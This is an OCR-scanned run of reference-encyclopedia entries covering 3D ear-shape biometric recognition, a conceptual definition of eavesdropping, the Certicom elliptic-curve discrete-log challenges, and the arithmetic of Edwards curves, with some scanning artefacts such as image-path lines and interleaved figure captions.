
where k_1 and k_2 are maximum and minimum principal curvatures, respectively. With this definition, all shapes can be mapped into the interval $S_i \in [0,1]$. The larger shape index values represent convex surfaces and smaller shape index values represent concave surfaces.

Ear Detection


Human ear detection is the first task of a human ear recognition system [2] and its performance significantly affects the overall quality of the system. Automated techniques for locating human ears in side face range images are: (1) template matching-based detection, (2) ear shape



Ear Shape for Biometric Identification. Fig. 2 Range image and color image captured by a Minolta Vivid 300 camera. In images (**a**) and (**b**), the range image of one ear is displayed as the shaded mesh from two viewpoints (the units of *x*, *y*, and *z* are in millimeters). Image (**c**) shows the color image of the ear



Ear Shape for Biometric Identification. Fig. 3 Results of ear localization. The helix and the antihelix parts are marked by the bright dots and the detected ear is bounded by a rectangular box



Ear Shape for Biometric Identification. Fig. 4 Illustration of a local surface patch (LSP). (**a**) Feature point *P* is marked by the asterisk and its neighbors *N* are marked by the interconnected dots. (**b**) The 2D histogram is shown as a gray image in which the brighter areas correspond to bins with the high frequency of occurrence

model-based detection, and (3) fusion of color and range images and global-to-local registration-based detection. The first two approaches use range images only, and the third approach fuses the color and range images.

The template matching-based approach has two stages: offline model template building and online ear detection. The ear can be thought of as a rigid object with much concave and convex areas. The averaged histogram of shape index (a quantitative measure of the shape of a surface) represents the ear model template. During the online detection, first the step edges are computed and thresholded since there is a sharp step edge around the ear boundary, and then image dilation and connected-component analysis are performed to find the potential regions containing an ear. Next, for every potential region, the regions are grown and the dissimilarity between each region's histogram of shape indexes and the model template is computed. Finally, among all of the regions, the one with the minimum dissimilarity is chosen as the detected region that contains ear.

For the ear shape model-based approach, the generic ear shape model is represented by a set of discrete 3D vertices corresponding to ear helix and antihelix parts. A ear is detected by following the approach described above under helix/antihelix representation.

In the above two approaches, there are some edge segments caused by non-skin pixels, which result in the false detection. Since a range sensor provides a registered 3D range image and a 2D color image (see Fig. 2), it is possible to achieve a better detection performance by the fusion of the color and range images. This approach consists of two steps for locating the ear helix and the antihelix parts.

In the first step a skin color classifier is used to isolate the side face in an image by modeling the skin color and non-skin color distributions as a mixture of Gaussians. The edges from the 2D color image are combined with the step edges from the range image to locate regions-of-interest (ROIs) that may contain an ear. In the second step, to locate an ear accurately, the reference 3D ear shape model, which is represented by a set of discrete 3D vertices on the ear helix and the antihelix parts, is adapted to individual ear images by following a global-to-local registration procedure instead of training an active shape model built from a large set of ears to learn the shape variation. In this procedure after the initial global registration local deformation process is carried out where it is necessary to preserve the structure of the reference ear shape model since neighboring points cannot move independently under the deformation due to physical constraints. The bending energy of thin plate spline, a quantitative measure for nonrigid deformations, is incorporated into the optimization formulation as a regularization term to preserve the topology of the ear shape model under the shape deformation. The optimization procedure drives the initial global registration toward the ear helix and the antihelix parts, which results in the one-to-one correspondence of the ear helix and the antihelix between the reference ear shape model and the input image. Figure 3 shows an example in which the detected ear helix and the antihelix parts are shown by the dots superimposed on the 2D color images and the detected ear is bounded by the rectangular box. A comparison of the three approaches for ear detection shows that the first approach runs the fastest and it is simple, effective, and easy to implement. The second approach locates an ear more accurately than the first approach since the shape model is used. The third approach performs the best and it runs slightly slower than the other approaches.

Ear Authentication and Identification

For the ear helix/antihelix representation [5], the correspondence of ear helix and antihelix parts (available from the ear detection algorithm) between a gallery-probe ear pair is established and it is used to compute the initial rigid transformation. For the local surface patch (LSP) representation [5], a local surface descriptor (see Fig. 4) is characterized by a centroid, a local surface type, and a 2D histogram. The 2D histogram and surface type are used for comparison of LSPs and the centroid is used for computing the rigid transformation. The patch encodes the geometric information of a local surface.

The local surface descriptors are computed for the feature points, which are defined as either the local minimum or the local maximum of shape indexes. By comparing the local surface patches for a gallery and a probe image, the potential corresponding local surface patches are established and then filtered by geometric constraints. Based on the filtered correspondences, the initial rigid transformation is estimated. Once this transformation is obtained using either of the two representations, it is then applied to randomly selected control points of the hypothesized gallery ear in the database. A modified Iterative Closest Point (ICP) algorithm is run to improve the transformation, which brings a gallery ear and a probe ear into the best alignment, for every gallery-probe pair. The root mean square (RMS) registration error is used as the matching error criterion. The subject in the gallery with the minimum RMS error is declared as the recognized person in the probe. Note that iterative closest point (ICP) algorithm developed by Besl and Mckay [6] is a well-known method to align 3D shapes. However ICP requires that every point in one set have a corresponding point on the other set. This cannot be guaranteed in practice. As a result modified ICP algorithms exist in the literature.

Experimental Results


Two datasets are used for 3D ear recognition [2]: The University of California at Riverside dataset (the UCR dataset) and the University of Notre Dame public dataset (the UND dataset). In the UCR dataset there is no time lapse between the gallery and probe for the same subject, while there is a time lapse of a few weeks (on the average) in the UND dataset. UCR Dataset is captured by a Minolta Vivid 300 camera. The range image contains 200 × 200 grid points and each grid point has a 3D coordinate (x, y, z) and a set of color (r, g, b) values. During the acquisition, 155 subjects sit on a chair about 0.55–0.75 m from the camera in an indoor office environment. The first shot is taken when a subject's left-side face is approximately parallel to the image plane; two shots are taken when the subject is asked to rotate his/her head to the left and to the right side within ±35° with respect to his/her torso. During this process, there can

be some face tilt as well, which is not measured. A total of six images per subject are recorded. A total of 902 shots are used for the experiments since some shots are not properly recorded. Every person has at least four shots. Among the total 155 subjects, there are 17 females. Among the 155 subjects, 6 subjects have earrings and 12 subjects have their ears partially occluded by hair (with less than 10% occlusion). UND Data are acquired with a Minolta Vivid 910 camera. The camera outputs a 480 × 640 range image and its registered color image of the same size. During acquisition, the subject sits approximately 1.5 m away from the sensor with the left side of the face toward the camera. In collection F, there are 302 subjects with 302 time-lapse gallery-pro.


The recognition results are shown in Table 1. In order to evaluate the proposed surface matching schemes, the experiments are performed under two scenarios: (1) One frontal ear of a subject is in the gallery set and another frontal ear of the same subject is in the probe set and (2) Two frontal ears of a subject are in the gallery set and the rest of the ear images of the same subject are in the probe set. These two scenarios are denoted as ES1 and ES2, respectively. ES1 is used for testing the performance of the system to recognize ears with the same pose; ES2 is used for testing the performance of the system to recognize ears with pose variations. In Table 1, Rank-X performance means the correct answer is in the top X based on a chosen matching criterion.

Ear Shape for Biometric Identification. Table 1 Recognition results on UCR and UND datasets using helix/antihelix and LSP representations

Dataset	Helix/antihelix representation					LSP representation				
	Rank-1	Rank-2	Rank-3	Rank-4	Rank-5	Rank-1	Rank-2	Rank-3	Rank-4	Rank-5
UCR $ES_1(155,155)$	96.77%	98.06%	98.71%	98.71%	98.71%	94.84%	96.77%	96.77%	96.77%	96.77%
UCR $ES_2(310,592)$	94.43%	96.96%	97.80%	98.31%	98.31%	94.43%	96.96%	97.30%	97.64%	97.80%
UND(302, 302)	96.03%	96.69%	97.35%	97.68%	98.01%	96.36%	98.01%	98.34%	98.34%	98.34%



Ear Shape for Biometric Identification. Fig. 5 Two examples of correctly recognized gallery-probe pairs using the ear helix/antihelix representation. (**a**) Examples of probe ears with the corresponding gallery ears before alignment. (**b**) Examples of probe ears with the correctly recognized gallery ears after alignment. The gallery ear represented by the mesh is overlaid on the textured 3D probe ear. The units of *x*, *y*, and *z* are millimeters (mm)



Ear Shape for Biometric Identification. Fig. 6 Two examples of the correctly recognized gallery-probe pairs using the LSP representation. The ears have earrings. Images in column (**a**) show color images of ears. Images in column (**b**) and (**c**) show the probe ear with the corresponding gallery ear before the alignment and after the alignment, respectively. The gallery ears represented by the mesh are overlaid on the textured 3D probe ears. The units of *x*, *y*, and *z* are in millimeters (mm)

Examples of correctly recognized gallery-probe ear pairs using the helix/antihelix representation is shown in Fig. 5. Similarly, examples of correctly recognized gallery-probe ear pairs using local surface patch representation are shown in Fig. 6. From Figs. 5 and 6, it is observed that each gallery ear is well aligned with the corresponding probe ear.

For the identification, usually a biometrics system conducts a one-to-many comparison to establish an individual's identity. This process is computationally expensive, especially for a large database. There is a need to develop a general framework for rapid recognition of 3D ears. An approach that combines the feature embedding and support vector machine (SVM) rank learning techniques has

been developed [7]. It provides a sublinear time complexity on the number of models without making any assumptions about the feature distributions. The performance of this algorithm is scalable with the database size without sacrificing much accuracy.

Applications

Ear recognition is a relatively new area in biometrics research. The experimental results on the large datasets show that ear biometrics has the potential to be used in the real-world applications to identify/authenticate humans by their ears. Ear biometrics can be used in both the low and high security applications and in combination with other biometrics such as face. With the decreasing cost and size of a 3D scanner and the increased performance, it is believed that 3D ear biometrics will be highly useful in many real-world applications in the future.

Open Problems

Although the current algorithms have achieved a good performance in 3D ear recognition, there are still some problems that need to be worked on to make automatic ear recognition system more effective and efficient in real world applications.

- How to integrate color and range information for improved ear recognition?
- How to develop highly efficient indexing techniques for very large scale ear identification?
- How to combine ear biometrics (3D and/or 2D) with (3D and/or 2D) face and side face for robust human recognition?
- How to use the infrared images of ears to overcome the problem of occlusion of the ear by hair?
- How to combine shape-based ear recognition with the acoustic recognition of ear so as to develop a fool-proof system for recognizing a live individual?
- How to develop new volume-based features for 3D ear recognition?

Recommended Reading

1. Iannarelli A (1989) Ear identification. Forensic identification series. Paramont, Fremont
2. Bhanu B, Chen H (2008) Human ear recognition by computer. Springer, London
3. Chang K, Bowyer KW, Sarkar S, Victor B (2003) Comparison and combination of ear and face images in appearance-based biometrics. IEEE Trans Pattern Anal Mach Intell 25:1160–1165
4. Yan P, Bowyer KW (2007) Biometric recognition using 3D ear shape. IEEE Trans Pattern Anal Mach Intell 29:1297–1308
5. Chen H, Bhanu B (2007) Human ear recognition in 3D. IEEE Trans Pattern Anal Mach Intell 29:718–737
6. Besl P, Mckay ND (1992) A method of registration of 3-D shapes. IEEE Trans Pattern Anal Mach Intell 14:239–256
7. Chen H, Bhanu B (2009) Efficient recognition of highly similar 3D objects in range images. IEEE Trans Pattern Anal Mach Intell 29:172–179

Eavesdropping

Micah Sherr
Department of Computer Science, Georgetown University, Washington, DC, USA

Synonyms

Interception; Monitoring; Wiretapping

Related Concepts

►Man-in-the-Middle

Definition

Eavesdropping is the surreptitious monitoring of communication.

Background

Eavesdropping has two underlying goals. Primarily, it seeks to monitor communication with high information fidelity. The intercepted communication should closely reflect the information that the sender is attempting to convey to the receiver. Additionally, eavesdropping should be a clandestine operation; neither the sender nor the receiver should be aware of the eavesdropper's presence.

Eavesdropping can be classified into two techniques. In *passive eavesdropping*, the eavesdropper monitors communication and does not interfere with the communication channel. Passive eavesdroppers are difficult to detect since their presence does not produce any observable effects. In contrast, *active eavesdropping* techniques permit the eavesdropper to both observe the communication medium as well as modify its contents. In particular, an active eavesdropper may be able to insert messages, modify the contents of intercepted communication, or remove messages before they would otherwise reach the receiver.

To circumvent potential eavesdropping, the sender may apply *eavesdropping countermeasures* to protect the contents (and, in some cases, the metadata) of communication. The most common eavesdropping countermeasure is the use of cryptography to obfuscate communication content. Cryptography prevents eavesdroppers that do not

have the decryption key from deciphering the meaning of the communication. (It does not, however, protect against all forms of traffic analysis.) Messages may also be sent using steganographic techniques in which message content is concealed within seemingly innocuous data. Alternatively, to prevent her traffic from being intercepted, the sender may utilize covert channels that are not detected by the eavesdropping system. The sender may also relay her messages through an anonymity service [3] – a network or protocol that masks the identities of the communicating parties.

Applications

Eavesdropping is commonly applied to discover the contents of confidential communication. In particular, eavesdropping is often used to intercept personal communication (e.g., email or instant messages) or authentication credentials. When applied to the telephone network, eavesdropping is also called wiretapping.

Open Problems

There is extensive work that investigates the problem of eavesdropping resistance. For example, cryptography is often used to prevent an eavesdropper from interpreting communicated information. However, the *science* of eavesdropping – that is, methods and best practices to accurately reconstruct communication – has not been well explored in the literature. Consequently, there are several open problems relating to eavesdropping:

- What are the pertinent metrics for quantitatively evaluating eavesdropping systems?
- What are the risks introduced by eavesdropping [2]?
- Where in the network should eavesdropping systems be located to maximize the fidelity of their intercepts?
- Does eavesdropping produce a detectable side-channel?
- What are the capacity requirements of eavesdropping systems?
- What are the fundamental limitations of eavesdropping systems?
- What are the statutory and jurisdictional problems associated with eavesdropping [1]?

Recommended Reading

1. Bellovin SM (2000) Wiretapping the net. The Bridge 20(2):21–26
2. Blaze M, Bellovin SM (2000) Inside RISKS: Tapping on my network door. Commun ACM 43(10):136
3. Reed MG, Syverson PF, Goldschlag DM (1998) Anonymous connections and onion routing. IEEE J Sel Areas Commun 16(4):482–494

ECC

►Elliptic Curve Cryptography

ECC Challenges

Darrel Hankerson[1], Alfred Menezes[2]
[1]Department of Mathematics, Auburn University, Auburn, AL, USA
[2]Department of Combinatorics and Optimization, University of Waterloo, Waterloo, Ontario, Canada

Related Concepts

►Elliptic Curve Discrete Logarithm Problem

Definition

For this section, *challenges* are computational problems posed to stimulate research on problems of interest. The challenges of interest here are related to the security of mechanisms based on elliptic curves.

Background

In 1997 Certicom [1] issued a series of ►elliptic curve discrete logarithm problem (ECDLP) challenges. Each challenge asks for the solution of an ECDLP instance in $\langle P \rangle$, where P is a point of prime order n on an ►elliptic curve E defined over a ►finite field $\mathbb{F}_q$. The difficulty of the challenge is measured by the bit length of the order n.

Applications

The challenges are of three kinds. In the following, ECCp-k denotes a randomly selected elliptic curve over a prime field; ECC2-k denotes a randomly selected elliptic curve over a characteristic two finite field $\mathbb{F}_{2^m}$, where m is prime; and ECC2K-k denotes a *Koblitz curve* (i.e., an elliptic curve whose defining equation has coefficients in the binary field $\mathbb{F}_2$); and k is the bit length of n. In all cases, the bit length of the order of the underlying field is equal to, or slightly greater than, k (so the elliptic curves have prime order or almost prime order). An underlined entry denotes that the challenge has been solved as of August 2009.

1. Randomly generated curves over prime fields: ECCp-79, ECCp-89, ECCp-97, ECCp-109, ECCp-131, ECCp-163, ECCp-191, ECCp-239, and ECCp-359.
2. Randomly generated curves over characteristic two finite fields: ECC2-79, ECC2-89, ECC2-97, ECC2-109, ECC2-131, ECC2-163, ECC2-191, ECC2-238, and ECC2-353.

3. Koblitz curves over $\mathbb{F}_2$: ECC2K-95, ECC2K-108, ECC2K-130, ECC2K-163, ECC2K-238, and ECC2K-358.

The challenges were solved using the parallel collision search variant of Pollard's ρ algorithm as explained in the ►discrete logarithm problem entry. The computation was performed on workstations distributed over the Internet. The hardest challenges solved to date were ECCp-109 and ECC2-109. Of the challenges that remain unsolved, the one that is expected to be the easiest to solve is ECC2K-130.

Although not part of the Certicom Challenges, a problem of similar type for a 112-bit prime was solved in July 2009 [2]. The curve is part of a collection by the Standards for Efficient Cryptography Group [3] and is also part of the Wireless Transport Layer Security Specification [4] with the note that curves with security parameters of this size "are supplied to assist implementors meet the regulatory requirements of various countries when necessary." A cluster of more than 200 "game consoles" was employed, completing the challenge in approximately 6 months.

Recommended Reading

1. Certicom ECC Challenge, http://www.certicom.com/index.php/the-certicom-ecc-challenge
2. Bos JW and Kaihara ME (with Kleinjung T, Lenstra AK, Montgomery PL), http://lacal.epfl.ch/page81774.html
3. Standards for Efficient Cryptography Group, SEC 2: Recommended Elliptic Curve Domain Parameters, www.secg.org
4. Wireless Transport Layer Security Specification, Open Mobile Alliance (2001) http://www.openmobilealliance.org/Technical/wapindex.aspx

ECM

►Elliptic Curve Method for Factoring

ECPP

►Elliptic Curves for Primality Proving

ECRYPT Stream Cipher Project

►eSTREAM

Edwards Coordinates

►Edwards Curves

Edwards Curves

Tanja Lange
Coding Theory and Cryptology, Eindhoven Institute for the Protection of Systems and Information, Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

Synonyms

Edwards coordinates

Related Concepts

►Elliptic Curve Cryptography; ►Elliptic Curve Method of Factorization; ►Elliptic Curves; ►Elliptic Curves for Primality Proving; ►Hyperelliptic Curves

Definition

An Edwards curve is an elliptic curve. Let k be a field in which $2 \neq 0$ and let $d \in k\backslash\{0,1\}$; then $x^2 + y^2 = 1 + dx^2y^2$ defines an Edwards curve.

Background

Harold Edwards showed in [9] that any elliptic curve over a field in which $2 \neq 0$ can be written in the form $x^2 + y^2 = a^2(1 + x^2y^2)$, where $a^4 \neq 1$ or 0, possibly after a finite field extension. Edwards also showed how to do arithmetic on this curve shape, i.e., how to add two points. In [6] Bernstein and Lange generalized the curve shape to $x^2 + y^2 = 1 + dx^2y^2$ with $d \in k\backslash\{0,1\}$; these curves are now called *Edwards curves*. They also provided explicit formulas for adding and doubling points in projective coordinates. Curves of the form $ax^2 + y^2 = 1 + dx^2y^2$ with $a, d \in k\backslash\{0\}$ and $a \neq d$ are called *twisted Edwards curves* and were introduced in [2]. A geometric interpretation of the addition law, similar to the chord-and-tangent method (see the entry on ►elliptic curves), is given in [1].

Applications

The most time consuming operation in ►elliptic curve cryptography, in the ►elliptic curve method of factorization, and in using ►elliptic curves for primality proving is to compute scalar multiples aP of a point P. Edwards curves are one representation of elliptic curves in which computing scalar multiples takes fewer field operations

than in other representations. If the scalar a is a secret value the computation aP must not leak any information on a to an attacker performing ►side-channel analysis. The formulas for addition on Edwards curves can be used to double points which can be used to protect against simple side-channel attacks (SCA).

Edwards curves and twisted Edwards curves can be used in applications that require elliptic curve operations to achieve faster arithmetic. The only restriction is that the group needs to have a point of order 4 (Edwards curves) or of order 2 (twisted Edwards curves). For ►elliptic curve cryptography curves are considered over finite fields and this restriction means that the group order is divisible by 4. This cofactor is small enough to satisfy the IEEE P1363 standard. The ►elliptic curve method of factorization prefers curves with points of finite order so that Edwards curves are suitable candidates, see [3] and [4]; the same holds for ►primality proving using elliptic curves.

Theory

Let $P_1 = (x_1, y_1)$ and $P_2 = (x_2, y_2)$ be affine points on the twisted Edwards curve $ax^2 + y^2 = 1 + dx^2y^2$. Their sum is given by

$$\left(\frac{x_1y_2 + x_2y_1}{1 + dx_1x_2y_1y_2}, \frac{y_1y_2 - ax_1x_2}{1 - dx_1x_2y_1y_2}\right).$$

Unlike in the case of Weierstrass curves (see the entry on ►elliptic curves) these formulas also allow to double a point, i.e., for $P_1 = P_2$ the above expression gives $2P_1$. For efficient computations this formula can be simplified for doublings to $\left(\frac{2x_1y_1}{ax_1^2+y_1^2}, \frac{y_1^2-ax_1^2}{2-ax_1^2-y_1^2}\right)$. If a is a square in k and d is not a square in k then the denominators in the general addition formulas are never zero for any pair of inputs, so the formulas define addition of any pair of points. This property is called *completeness of the addition formulas*. The set of points forms an abelian ►group under this operation. The identity element is the point $(0, 1)$ and $-(x_1, y_1) = (-x_1, y_1)$.

For other values of a and d exceptions can occur; these are covered by a second addition formula. For details see [7]. The point $(0, -1)$ has order 2 and if $a = b^2$ then $(\pm b, 0)$ are points of order 4, so in particular an Edwards curve ($a = 1$) has at least 2 points of order 4. The curve has points at infinity; two of which are defined over the smallest extension field of k containing a square root of d and two of which are defined over the smallest extension field of k containing a square root of d/a. The former have order 4 while the latter have order 2. In a ►finite field the fraction of two non squares is a square and so the only case not having points at infinity is that a is a square and d is a non square, which is the case for which the addition formulas are complete.

In projective coordinates a point is represented as $(X_1 : Y_1 : Z_1)$, where for $Z_1 \neq 0$ this point corresponds to the affine point $(X_1/Z_1, Y_1/Z_1)$. Representing points in projective coordinates makes it possible to compute point additions without using field inversions. The addition of $(X_1 : Y_1 : Z_1)$ and $(X_2 : Y_2 : Z_2)$ can be computed in 10 multiplications, 1 squaring, 1 multiplication by a, and 1 multiplication by d as follows:

$$\begin{aligned} A &= Z_1 \cdot Z_2,\ B = A^2,\ C = X_1 \cdot X_2,\ D = Y_1 \cdot Y_2,\\ E &= dC \cdot D,\ F = B - E,\ G = B + E,\\ X_3 &= A \cdot F \cdot ((X_1 + Y_1) \cdot (X_2 + Y_2) - C - D),\\ Y_3 &= A \cdot G \cdot (D - aC),\ Z_3 = F \cdot G. \end{aligned}$$

Extended coordinates were introduced in [10]; in these an affine point is represented by $(X_1 : Y_1 : Z_1 : T_1)$ with $x_1 = X_1/Z_1, y_1 = Y_1/Z_1$, and $x_1y_1 = T_1/Z_1$ and the addition of two points costs 9 multiplications, 1 multiplication by a and 1 multiplication by d. If $a = -1$, 8 multiplications and 1 multiplication by $2d$ is sufficient.

Doublings can be computed in 3 multiplications, 4 squarings, and 1 multiplication by a using

$$\begin{aligned} B &= (X_1 + Y_1)^2,\ C = X_1^2,\ D = Y_1^2,\\ E &= aC,\ F = E + D,\ H = Z_1^2,\ J = F - 2H,\\ X_3 &= (B - C - D) \cdot J,\ Y_3 = F \cdot (E - D),\ Z_3 = F \cdot J. \end{aligned}$$

Twisted Edwards curves are birationally equivalent to elliptic curves in Weierstrass form. The map is easiest to describe as a birational equivalence to *Montgomery curves*, which are curves of the form $Bv^2 = u^3 + Au^2 + u$; refer the entry on ►elliptic curves for isomorphic transformations to simplified Weierstrass equations. Let $A = 2(a + d)/(a - d)$ and $B = 4/(a - d)$. The map $(x, y) \mapsto (u, v) = ((1 + y)/(1 - y), (1 + y)/(1 - y)x)$ is a birational equivalence from $ax^2 + y^2 = 1 + dx^2y^2$ to $Bv^2 = u^3 + Au^2 + u$, with inverse $(u, v) \mapsto (x, y) = (u/v, (u - 1)/(u + 1))$.

The concept of Edwards curves was generalized to characteristic-2 fields in [8].

Experimental Results

An overview of alternative curve shapes and explicit formulas for arithmetic on them in various coordinate systems is given at [5] along with a comparison of the efficiency of scalar multiplication for all different combinations. That page also covers curves over binary fields.

Recommended Reading

1. Aréne C, Lange T, Naehrig M, Ritzenthaler C (2011) Faster computation of the Tate pairing. J Number Theory 131(5):842–857, Elliptic Curve Cryptography, ISSN 0022-314X, DOI: 10.1016/j.jnt.2010.05.013. http://www.sciencedirect.com/science/article/pii/S0022314X10001757
2. Bernstein DJ, Birkner P, Joye M, Lange T, Peters C (2008) Twisted Edwards curves. In: Vaudenay S (ed) Progress in cryptology – AFRICACRYPT 2008, Proceedings of first international conference on cryptology in Africa, Casablanca, Morocco, 11–14 June 2008. Lecture notes in computer science, vol 5023. Springer, Berlin, pp 389–405
3. Bernstein DJ, Birkner P, Lange T, Peters C (2008) ECM using Edwards curves. Technical report, ePrint archive. http://eprint.iacr.org/2008/016
4. Bernstein DJ, Chen T-R, Cheng C-M, Lange T, Yang B-Y (2009) ECM on graphics cards. In: Joux A (ed) Advances in cryptology – EUROCRYPT 2009. Proceedings of 28th annual international conference on the theory and applications of cryptographic techniques, Cologne, Germany, 26–30 April 2009. Lecture notes in computer science, vol 5479. Springer, Berlin, pp 483–501
5. Bernstein DJ, Lange T Explicit-formulas database. http://www.hyperelliptic.org/EFD. Accessed 16 Jan 2010
